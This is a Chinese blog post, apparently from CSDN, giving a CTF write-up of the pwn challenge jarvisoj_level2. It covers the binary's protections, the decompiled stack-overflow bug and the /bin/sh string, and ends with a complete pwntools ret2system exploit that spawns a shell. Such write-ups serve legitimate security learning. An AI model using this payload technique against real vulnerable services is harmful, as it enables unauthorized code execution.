

jarvisoj_level2

原创


m0sway 于 2022-03-20 14:07:13 发布 216 收藏 1

分类专栏: [BUU-WP](#) 文章标签: [pwn python](#) [网络安全](#) [CTF](#) [WriteUP](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/m0sway/article/details/123612181>

版权



[BUU-WP](#) 专栏收录该内容

57 篇文章 0 订阅

订阅专栏

jarvisoj_level2

使用 `checksec` 查看:

```
# m0sway @ pro in ~/PWN/buu [14:02:31]
$ checksec jarvisoj_level2
[*] '/home/m0sway/PWN/buu/jarvisoj_level2'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000) CSDN @m0sway
```

放进IDA中分析:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    vulnerable_function();
    system("echo 'Hello World!');
    return 0;
}
```

- 存在漏洞函数 `vulnerable_function()`, 跟进。

`vulnerable_function()`:

```
ssize_t vulnerable_function()
{
    char buf; // [esp+0h] [ebp-88h]

    system("echo Input:");
    return read(0, &buf, 0x100u);
}
```

- `return read(0, &buf, 0x100u);`: 向变量 `buf` 中写入0x100长度的数据, 变量 `buf` 距离 `ebp` 0x88, 存在栈溢出。
- `system("echo Input:");`: 有 `system()` 函数可以使用

查询该程序中的字符串:

Address	Length	Type	String
LOAD:080...	00000013	C	/lib/ld-linux.so.2
LOAD:080...	0000000A	C	libc.so.6
LOAD:080...	0000000F	C	_IO_stdin_used
LOAD:080...	00000005	C	read
LOAD:080...	00000007	C	system
LOAD:080...	00000012	C	__libc_start_main
LOAD:080...	0000000F	C	__gmon_start__
LOAD:080...	0000000A	C	GLIBC_2.0
.rodata:...	0000000C	C	echo Input:
.rodata:...	00000014	C	echo 'Hello World!'
.eh_frame...	00000005	C	;*2\$\"
.data:08...	00000008	C	/bin/sh

- 发现有 `/bin/sh`

题目思路

- 利用栈溢出跳转 `system@PLT`
- `system` 参数给上 `/bin/sh`
- `getshell`

步骤解析

无需

完整exp

```
from pwn import *

#start
r = process("../buu/jarvisoj_level2")
elf = ELF("../buu/jarvisoj_level2")

#params
sys_addr = elf.symbols['system']
bin_sh_addr = 0x0804A024

#attack
payload = b'M' * (0x88 + 4) + p32(sys_addr) + b'M' * 4 + p32(bin_sh_addr)
r.sendline(payload)

r.interactive()
```



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)